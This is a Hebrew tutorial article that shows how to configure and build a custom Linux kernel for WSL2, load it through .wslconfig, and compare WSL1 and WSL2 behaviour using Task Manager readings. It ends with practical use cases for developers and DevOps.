
```
#
# Compiler: x86_64-msft-linux-gcc (GCC) 8.2.0
#
CONFIG_CC_IS_GCC=y
CONFIG_GCC_VERSION=80200
CONFIG_CLANG_VERSION=0
CONFIG_CC_HAS_ASM_GOTO=y
CONFIG_IRQ_WORK=y
CONFIG_BUILDTIME_EXTABLE_SORT=y
CONFIG_THREAD_INFO_IN_TASK=y

#
# General setup
#
CONFIG_INIT_ENV_ARG_LIMIT=32
# CONFIG_COMPILE_TEST is not set
CONFIG_LOCALVERSION="-DigitalWhisper-standard"
# CONFIG_LOCALVERSION_AUTO is not set
CONFIG_BUILD_SALT=""
CONFIG_HAVE_KERNEL_GZIP=y
CONFIG_HAVE_KERNEL_BZIP2=y
CONFIG_HAVE_KERNEL_LZMA=y
CONFIG_HAVE_KERNEL_XZ=y
CONFIG_HAVE_KERNEL_LZO=y
```

דרך אחרת, נוחה יותר, היא באמצעות ממשק גרפי שיאפשר לנו לעבוד בצורה ויזואלית. בשביל להשתמשבו נצטרך להוריד את הכלי ncurses-dev ולרשום בטרמינל:

```
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ make menuconfig
```

מה שיפתח:



מכאן, נוכל לבצע כמעט כל שינוי ב-build של הקרנל שנריץ מאוחר יותר.

אפשר למשל לראות שהערך של שם מערכת ההפעלה שערכנו מקודם נכתב בצורה תיקנית כי התוכנה הצליחה לפרסר ולרנדר אותו למסך:

```
[ ] Compile also drivers which will not load
(-DigitalWhisper-standard) Local version - append to kernel release
[ ] Automatically append version information to the version string
()  Build ID Salt
    Kernel compression mode (Gzip)  --->
((none)) Default hostname
[*] Support for paging of anonymous memory (swap)
```

איך ממשיכים מכאן?

תלוי מה אתם רוצים לעשות עם הקרנל מאוחר יותר. אם אתם רוצים לחקור בינארים ספציפיים ו\או להבין איך הקרנל מתנהג עם מאפיינים שונים - זה הזמן להוסיף אותם.

← נדגים **הוספה של מודל**: אם למשל רוצים לתת תמיכה למערכת הקבצים **BTRFS** ישירות לקרנל ולאפשר features עבורה אז צריך לנתב ל-"File systems" ומשם לאפשר את הרובריקה של "Btrfs file system support". לכל רובריקה יכולים להיות שלושה מצבים - "**M**", "*" **וריק**. "M" מסמל שה-feature יבנה כ-module ויטען במקרה הצורך כשמערכת ההפעלה עולה, "*" מסמל שה-feature יבנה **לתוך** הקרנל ותמיד יטען. רובריקה ריקה פשוט לא זוכה להתייחסות מה-build process:

```
<*> Btrfs filesystem support
[*]   Btrfs POSIX Access Control Lists
[ ]   Btrfs with integrity check tool compiled in (DANGEROUS)
[ ]   Btrfs will run sanity tests upon loading
[ ]   Btrfs debugging support
[ ]   Btrfs assert support
[ ]   Btrfs with the ref verify tool compiled in
< > NILFS2 file system support
```


בצורה דומה, אם נרצה שהקרנל שנבנה יתמוך ב-EXT3, EXT4, XFS כי אנחנו רוצים לחקור שם משהו ספציפי ו\או מערכות קבצים נוספות - כל מה שנצטרך זה לאפשר אותן דרך ה-GUI עם features שמתאימים לצרכים שלנו.

הערה: שינוי ההגדרות בחלק מהאופציות יכול לגרום לקריסה של הקרנל בזמן ריצה - זה לא המקום לבדוק דברים בצורה מודולרית. תקראו היטב על כל אופציה לפני שאתם מאפשרים\ מבטלים אותה.

לאחר שנסיים לערוך את קובץ הקינפיגורציה נבצע build באמצעות:

```
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ make -j
```

תהליך הקומפילציה יקח יחסית הרבה זמן, תלוי בחומרה שיש לכם. כשיש הרבה קבצים לקמפל ה-CPU יעבוד קשה ויגיע ל-100% אבל כשהוא יבצע archiving ו-linking (שדורשים רק single core) יהיה אפשר לראות שחלק מהמעבדים יהיו 'מובטלים':



עם סיום הריצה בהצלחה, יווצר קובץ בשם bzImage שמכיל את הקרנל הטרייה שלנו (ביחד עם הדרייברים built in):

```
Kernel: arch/x86/boot/bzImage is ready  (#1)
```

על מנת להשתמש בקרנל החדש שלנו באמצעות WSL אנחנו צריכים להעביר אותו לעולם ה-Windows-י. כאן נכנס היתרון (או חיסרון) של WSL.

WSL מאפשר **שיתוף משאבים** בין ה-subsystems של Windows ולינוקס. ניתן לשתף מערכות קבצים, משתני סביבה, משאבי רשת וכלי CMD (כדוגמת powershell). כלומר, WSL מאפשר לנו לעבוד עם שתי מערכות הקבצים כאילו הן היו אחת. מערכת הקבצים של Windows (NTFS) היא **mounted בתור תיקייה בלינוקס** בעוד שמערכת הקבצים בלינוקס (EXT4 למשל) היא mounted בצורה דומה בסביבת ה-Windows. מאפיין זה יעזור לנו להעביר את הקרנל שבנינו לטריטוריה של Windows - אנחנו נרצה להריץ אותו מ-WSL.

ניצור תיקייה בצד ה-Windows-י ונעביר את הקובץ bzImage מהצד הלינוקסי לשם באמצעות כונן C שהוא ה-mountpoint:

```
PS C:\Users\Jonathan Elkabas> cd /
PS C:\> mkdir wslkernel
```

```
jon@JoniKamoni:~/kernel/wsl2-linux-kernel$ cd arch/x86/boot/
jon@JoniKamoni:~/kernel/wsl2-linux-kernel/arch/x86/boot$ cp bzImage /mnt/c/wslkernel
```

לאחר שנוודא ש-bzImage בתיקייה נוכל לכבות את WSL, לא נצטרך את המכונה שרצה שם עוד. ניצור קובץ בשם wslconfig. שמחזיק קונפיגורציות גלובאליות של WSL ונוסיף אליו את הקרנל שהרגע יצרנו כקובץ WSL:

```
PS C:\wslkernel> wsl --shutdown
PS C:\wslkernel> cd 'C:\users\Jonathan Elkabas\'
PS C:\users\Jonathan Elkabas> notepad .wslconfig
```

כשהקובץ יפתח נכניס את מיקום הקובץ החדש ואת ההגדרות שלו:

```
*.wslconfig - Notepad
File  Edit  Format  View  Help
[wsl2]
kernel=C:\\wslkernel\\bzImage
memory=4GB # Limits VM memory in WSL 2 to 4 GB
processors=2 # Makes the WSL 2 VM use two virtual processors
```

הקובץ מאפשר לנו לקנפג משתנים גלובאליים של WSL ועל ידי כך לשנות את מאפייני ה-VM של WSL2 שאנחנו רוצים רוצים לטעון ל-Hyper-V.

לאחר מכן, כל מה שצריך לעשות זה לצאת מממשק ה-WSL ולהתחבר אליו שוב (אני מבצע הכל באמצעות windows terminal). עם עליית האימג' נוכל לראות שקוד הקרנל שבנינו הוא זה שרץ כעת:

```
jon@JoniKamoni:/mnt/c/Users/Jonathan Elkabas$ cat /proc/version
Linux version 4.19.84-DigitalWhisper-standard+ (jon@JoniKamoni) (gcc version 9.3.0 (Ubuntu
9.3.0-17ubuntu1~20.04)) #1 SMP Tue Mar 16 22:31:45 IST 2021
```

אפשר גם לראות שההגבלות על ה-RAM ועל המעבדים שקבענו בקובץ קונפיגורציה חלים:

```
jon@JoniKamoni:/mnt/c/Users/Jonathan Elkabas$ neofetch
       _,met$$$$$gg.          jon@JoniKamoni
    ,g$$$$$$$$$$$$$$$P.       --------------
  ,g$$P"     """Y$$.".        OS: Debian GNU/Linux 10 (buster) x86_64
 ,$$P'              `$$$.     Kernel: 4.19.84-DigitalWhisper-standard+
',$$P       ,ggs.     `$$b:   Uptime: 4 secs
`d$$'     ,$P"'   .    $$$    Packages: 224 (dpkg)
 $$P      d$'     ,    $$P    Shell: bash 5.0.3
 $$:      $$.   -    ,d$$'    Terminal: /dev/pts/0
 $$;      Y$b._   _,d$P'      CPU: Intel i7-8565U (2) @ 1.992GHz
 Y$$.    `.`"Y$$$$P"'         Memory: 47MiB / 3936MiB
 `$$b      "-.__
  `Y$$
   `Y$$.
     `$$b.
       `Y$$b.
          `"Y$b._
              `"""
```

לא ביצעתי שום שינויים מרכזיים בקרנל (מלבד שינוי ה-label) בשביל להשאיר את המאמר פשוט ומובן ככול הניתן אבל מכאן ואילך אתם יכולים לקחת את הכל ולשנות את מה שאתם רוצים.


תזכרו שבזכות יכולת ה-CPU virtualization כל מה שרץ ב-WSL, כולל הקרנל שלנו, עכשיו מדבר ישירות עם החומרה של המחשב דרך ה-hypervisor ולא דרך הקרנל של Windows. **איך זה יתכן אבל?**

האם זה הגיוני בכלל ש-Windows ולינוקס ירוצו natively על אותה חומרה במקביל?

למעשה, מייקרוסופט מבטיחים לנו שכל עוד Hyper-V רץ בשכבה התחתונה ביותר זה אכן אפשרי להריץ מספר מערכות הפעלה שונות בצורה אפקטיבית ב-native mode בו"ז. כולן יכולות לגשת לחומרה, להתקנים ולזיכרון שהוקצה להם ב-hypervisor session; הן 'side by side' על אותה מכונה. זוכרים את האיור החמוד מעמוד 4?


נבדוק את הטענה הזו.

בתמונה הבאה אתם יכולים לראות שפתחתי מספר סביבות שונות - PowerShell, Command Prompt ושתי Linux shells - אחת מ-Ubuntu ואחת של Debian. כולן רצות על ה-hypervisor:



אקנפג את ה-linux shell לרוץ מעל ה-mountpoint של מערכת הקבצים של Windows על מנת שאוכל להריץ בכל הטרמינלים במקביל את כל התוכן של ה-harddrive.

משימה מטופשת אבל היא תעשה את העובדה. בזמן ריצה של הטרמינלים כל הסיפור יראה בערך ככה:



נפתח את Windwos task manager (האהוב) ונראה באמצעותו תמונה חלקית של מה באמת קורה כאשר אנחנו מתחילים להריץ אותם אחד אחרי השני:

Name	Status	CPU	Memory	Disk	Network	GPU	GPU engine
Windows Terminal (13)		30.7%	120.3 MB	0 MB/s	0 Mbps	5.7%	GPU 0 - 3D
Windows PowerShell		19.6%	24.8 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		9.1%	0.9 MB	0 MB/s	0 Mbps	0%	
Windows PowerShell		2.0%	22.0 MB	0 MB/s	0 Mbps	5.7%	GPU 0 - 3D
jon@JoniKamoni: /mnt/c		0%	22.8 MB	0 MB/s	0 Mbps	0%	
jon@JoniKamoni: /mnt/c		0%	22.0 MB	0 MB/s	0 Mbps	0%	
Command Prompt - dir /s		0%	21.8 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	0.9 MB	0 MB/s	0 Mbps	0%	
Windows Command Processor		0%	0.7 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	0.9 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	1.0 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.7 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.7 MB	0 MB/s	0 Mbps	0%	
Runtime Broker		0%	1.0 MB	0 MB/s	0 Mbps	0%	

בצילום למעלה אפשר לראות שרק הטרמינל של PS רץ. נוסיף גם את ה-Command Prompt:

Name	Status	77% CPU	44% Memory	2% Disk	0% Network	26% GPU	GPU engine
Windows Terminal (13)		67.9%	124.1 MB	0.1 MB/s	0 Mbps	6.8%	GPU 0 - 3D
Windows PowerShell		22.1%	25.1 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		21.9%	0.9 MB	0 MB/s	0 Mbps	0%	
Windows Command Processor		12.2%	1.2 MB	0.1 MB/s	0 Mbps	0%	
OpenConsole.exe		6.1%	0.9 MB	0 MB/s	0 Mbps	0%	
Command Prompt - dir /s		4.6%	24.6 MB	0 MB/s	0 Mbps	6.7%	GPU 0 - 3D
Windows PowerShell		1.1%	22.4 MB	0 MB/s	0 Mbps	6.8%	GPU 0 - 3D
jon@JoniKamoni: /mnt/c		0%	22.0 MB	0 MB/s	0 Mbps	0%	
jon@JoniKamoni: /mnt/c		0%	22.8 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	0.9 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	1.0 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.7 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.7 MB	0 MB/s	0 Mbps	0%	
Runtime Broker		0%	1.0 MB	0 MB/s	0 Mbps	0%	
System interrupts		3.7%	0 MB	0 MB/s	0 Mbps	0%	

עם הוספת Ubuntu (בתמונה למטה) אפשר לראות שהתווספו משימות של "COM Surrogate" ו-"Vmmem":

Name	Status	100% CPU	43% Memory	2% Disk	0% Network	40% GPU	GPU engine
Windows Terminal (13)		59.5%	147.6 MB	0 MB/s	0 Mbps	5.9%	GPU 0 - 3D
Command Prompt - dir /s		12.8%	28.1 MB	0 MB/s	0 Mbps	5.2%	GPU 0 - 3D
Windows PowerShell		12.6%	25.2 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		12.3%	1.5 MB	0 MB/s	0 Mbps	0%	
Windows Command Processor		10.7%	1.3 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		6.7%	1.5 MB	0 MB/s	0 Mbps	0%	
jon@JoniKamoni: /mnt/c		1.8%	29.5 MB	0 MB/s	0 Mbps	4.5%	GPU 0 - 3D
OpenConsole.exe		1.5%	1.6 MB	0 MB/s	0 Mbps	0%	
Windows PowerShell		1.2%	25.9 MB	0 MB/s	0 Mbps	5.9%	GPU 0 - 3D
Microsoft Windows Subsystem...		0%	0.9 MB	0 MB/s	0 Mbps	0%	
jon@JoniKamoni: /mnt/c		0%	28.1 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		0%	1.5 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.9 MB	0 MB/s	0 Mbps	0%	
Runtime Broker		0%	1.3 MB	0 MB/s	0 Mbps	0%	
COM Surrogate		20.4%	2.0 MB	0 MB/s	0 Mbps	0%	
Vmmem		6.5%	442.0 MB	0 MB/s	0 Mbps	0%	
Desktop Window Manager		4.1%	105.2 MB	0 MB/s	0 Mbps	24.0%	GPU 0 - 3D
System		3.9%	0.1 MB	1.0 MB/s	0 Mbps	0.1%	GPU 0 - 3D
System interrupts		3.5%	0 MB	0 MB/s	0 Mbps	0%	

תהליך Vmmem מייצג את המשאבים שבשימוש על ידי מכונה וירטואלית (ליתר דיוק, מה שבאמת מיוצג אלו המשאבים שבשימוש על ידי מכונה וירטואלית **אחרת** מכיוון שגם Windows עצמה רצה בתוך VM מעל ה-Hypervisor). תהליך COM Surrogate (מייצג את dllhost.exe) שהדרך הכי טובה לתאר את מה שהוא עושה היא פשוט לצטט את מייקרוסופט:

> *"the COM Surrogate is the I don't feel good about this code, so I'm going to ask COM to host it in another process. That way, if it crashes, it's the COM Surrogate sacrificial process that crashes instead of me process."*

בקיצור, הוא אחראי לביצוע host לקבצי dll בסיכון גבוה לקריסה ומכיוון שאנחנו משתמשים ב-WSL דרך hyper-v הנאמן שלנו, בערך מיליון בינאריים חייבים לרוץ בשביל לתמוך בכל התשתית.

נוסיף גם את ה-shell של Debian לכל הסיפור ונראה שבהתאם להוספתו כל תהליך ירד בכמות המשאבים שהוא צורך (עקב האופטימזציה שהמעבד נדרש לעשות) ומכיוון שהוא מבוטא ב-subsystem נפרד אז גם במקרה הנ"ל 2 התהליכים של Vmmem ו-COM Surrogate עלו בצריכת המשאבים:

Name	Status	100% CPU	43% Memory	1% Disk	0% Network	48% GPU	GPU engine
Windows Terminal (13)		49.3%	149.5 MB	0 MB/s	0 Mbps	5.4%	GPU 0 - 3D
Windows PowerShell		12.7%	25.0 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		10.7%	1.5 MB	0 MB/s	0 Mbps	0%	
Windows Command Processor		9.6%	1.4 MB	0 MB/s	0 Mbps	0%	
Command Prompt - dir /s		7.1%	28.3 MB	0 MB/s	0 Mbps	4.7%	GPU 0 - 3D
OpenConsole.exe		4.8%	1.5 MB	0 MB/s	0 Mbps	0%	
Windows PowerShell		1.1%	26.3 MB	0 MB/s	0 Mbps	5.4%	GPU 0 - 3D
OpenConsole.exe		1.0%	1.6 MB	0 MB/s	0 Mbps	0%	
jon@JoniKamoni: /mnt/c		1.0%	29.9 MB	0 MB/s	0 Mbps	5.2%	GPU 0 - 3D
jon@JoniKamoni: /mnt/c		0.8%	29.2 MB	0 MB/s	0 Mbps	5.4%	GPU 0 - 3D
OpenConsole.exe		0.5%	1.6 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0.1%	1.0 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	1.0 MB	0 MB/s	0 Mbps	0%	
Runtime Broker		0%	1.3 MB	0 MB/s	0 Mbps	0%	
COM Surrogate		24.8%	2.1 MB	0 MB/s	0 Mbps	0%	
Vmmem		8.2%	442.0 MB	0 MB/s	0 Mbps	0%	
System		7.6%	0.1 MB	0.6 MB/s	0 Mbps	0.1%	GPU 0 - 3D
Desktop Window Manager		5.4%	101.9 MB	0 MB/s	0 Mbps	27.0%	GPU 0 - 3D
System interrupts		2.7%	0 MB	0 MB/s	0 Mbps	0%	

רק לשם השוואה (והבנה של הרקע התיאורטי), **הנמכתי את WSL לגרסה 1** וחזרתי על הרעיון של מיפוי הכונן באמצעות שלוש subsystems שונות (ארבעת הטרמינלים כמו מקודם). כעת אפשר לראות שבמקום שיפתחו לנו תהליכים של "COM Surrogate" ו-"Vmmem" נפתחו לנו שני תהליכים של "ls" שהם למעשה פשוט תרגום של ה-syscall וכל אחד מהם רץ כ-process נפרד:

Name	Status	100% CPU	48% Memory	2% Disk	0% Network	51% GPU	GPU engine
Windows Terminal (15)		59.2%	97.2 MB	1.7 MB/s	0 Mbps	5.2%	GPU 0 - 3D
Windows PowerShell		11.8%	15.0 MB	0.1 MB/s	0 Mbps	0%	
OpenConsole.exe		10.2%	0.5 MB	0 MB/s	0 Mbps	0%	
Windows Command Processor		8.8%	1.0 MB	1.7 MB/s	0 Mbps	0%	
OpenConsole.exe		5.9%	0.5 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		5.7%	0.5 MB	0 MB/s	0 Mbps	0%	
OpenConsole.exe		5.3%	0.5 MB	0 MB/s	0 Mbps	0%	
Command Prompt		4.0%	20.3 MB	0 MB/s	0 Mbps	5.2%	GPU 0 - 3D
jon@JoniKamoni: /		3.4%	19.2 MB	0 MB/s	0 Mbps	4.7%	GPU 0 - 3D
Windows PowerShell		2.1%	19.1 MB	0 MB/s	0 Mbps	5.1%	GPU 0 - 3D
jon@JoniKamoni: ~		2.1%	18.4 MB	0 MB/s	0 Mbps	5.1%	GPU 0 - 3D
Console Window Host		0%	0.1 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.4 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.4 MB	0 MB/s	0 Mbps	0%	
Microsoft Windows Subsystem...		0%	0.4 MB	0 MB/s	0 Mbps	0%	
Runtime Broker		0%	1.0 MB	0 MB/s	0 Mbps	0%	
ls		14.4%	0.5 MB	0.1 MB/s	0 Mbps	0%	
ls		13.6%	0.8 MB	0 MB/s	0 Mbps	0%	

זו גם ההוכחה (ברמה שיטחית ביותר) מדוע WSL1 פחות מהיר משמעותית מ-WSL2; הוא פותח process נפרד להרצת הפקודה (לאחר תירגום) במקום להקצות זיכרון וירטואלי ולבצע עליו ישירות את הפקודה.

בשביל מה אני צריך את זה?

"שמע אמרת פה הרבה דברים מעניינים אבל עדיין לא קנית אותי. למה שאני אצטרך להריץ Subsystem נוסף ב-WSL? מה זה נותן לי? **איפה ה-benefit בכל הסיפור?"**

שאלות לגיטימיות. הדרך הכי טובה להראות את היתרונות של תשתית WSL היא באמצעות **דוגמאות פרקטיות**:

הרצת subsystem לינוקסי כדוגמת Ubuntu תחת WSL מאפשר להריץ *במסך אחד* אפליקציות שלא היינו מסוגלים להריץ תחת Windows בעוד *שבמסך השני* נוכל להריץ אפליקציות Windows-יות שאין בלינוקס וכך לשלב את סביבות העבודה שלנו לאחת ולנהל אותה ממקום אחד.

אם אתם תוכניתנים ואתם עובדים על אפליקציה שהצד שרת שלה מבוסס לינוקס ואתם צריכים לבצע עריכה גראפית, ניתן למשל להריץ Photoshop או Premier בצד ה-Windows-י בשביל התצורה של אובייקט כלשהו בצד ה-front end בעוד שאפשר לערוך את קוד השרת ב-vim (או כל עורך אחר) כך שיתאים לשינויים. נשמע טיפה מוזר לחלקכם אבל זה בהחלט פיצ'ר מאוד שימושי ל- fullstack developers. כמו כן, חשוב מאוד לציין שאפשר לקשר את WSL ל-VScode ואז כל הסיפור נעשה משמעותית יותר פשוט.

אם אתם אנשי DevOps שימוש פרקטי יכול להיות למשל אם אתם רוצים לבדוק CI/CD pipeline (Continuous Integration & Continuous Delivery) ומעוניינים לבדוק אותו לוקאלית (על הלפטופ) לפני שאתם מעלים אותו לענן. אפשר ליצור instance של Ubuntu ב-WSL ולאחר שאתם מוודאים שה-pipeline עובד כשורה בצורה לוקאלית (עם אלו כלים ותוכנות שאתם מעדיפים) אתם יכולים לשים אותו ב- Docker container ולעשות לו push אל הענן (למשל Azure) ושם הוא ירוץ על מכונת VM של Ubuntu בסביבת פרודקשן. זה נכון שאפשר לעשות הכל גם דרך אפליקציית VM סטנדרטית כמו Virtualbox/Vmware אבל WSL משתמש משמעותית בפחות משאבים (CPU, זיכרון ואחסון) ובעל גישה לכל הקבצים ב-Windows (וזה שימושי במיוחד אם הקוד שלכם ו\או סביבת ה-testing יושבים ב-Windows).

* * *

בכל מקרה, אני לא יודע מה איתכם אבל אני 'לא מחבב במיוחד' את ה-shells של Windows. בין אם זה המיליון משתנים שצריך לתת ב-Powershell או זה שחסרים מלא פיצ'רים ב-cmd הרגיל. העובדה שאפשר להריץ grep, awk, diff, ssh על Windows מספיקה מבחינתי בשביל להצדיק את ה'מעבר' ולהוריד Image של Ubuntu ששוקל 450MB (יש גם Debian ששוקל 78MB [!]).

אישית, אני עדיין משתמש גם ב-WSL וגם ב-Vmware Workstation Pro מהסיבה הפשוטה שלכל אחד מהשניים יש את היתרונות שלו (בהצלחה בביצוע image cloning / snapshot manipulation וקינפוג.

מאפייני רשת של VMs דרך WSL). בסופו של יום WSL הוא אחלה כלי ששווה לכל אחד להכיר ולהוסיף לארגז הכלים שלו.

סיכום

בנינו קרנל לינוקסי משלנו והרצנו אותו על גבי תשתית WSL. מכאן ניתן לשפץ ולערוך את הקרנל כך שיכיל בינאריים ומודלים בהתאם לדרישות ולרצונות שלנו. בין זה תמיכה בחומרה וחקירת פיצ'רים או בין אם זו מערכת קבצים חדשה שבא לנו לנסות.

הצלחנו להריץ מספר subsystems במקביל ודיברנו על היתרונות בכל הסיפור. אני מקווה שכעת גם אתם רואים את הפוטנציאל שטמון בפיצ'ר הנחמד הזה שנקרא WSL. אתם יכולים להריץ Windows Desktop ולקבל את ה-user experience שכולם משום מה נורא אוהבים מבלי לוותר על כל מה שניתן לעשות עם הקרנל של לינוקס - וזה כולל בתוכו את כל מגוון ה-flavors ו-distributions. אפשר להשתמש ב-**Windows** וב-desktop shell בתור ה-host בשביל כל האחרים.

בקיצור - אפשר לאכול את העוגה ולהשאיר (את רובה) שלמה. ☺

על הכותב

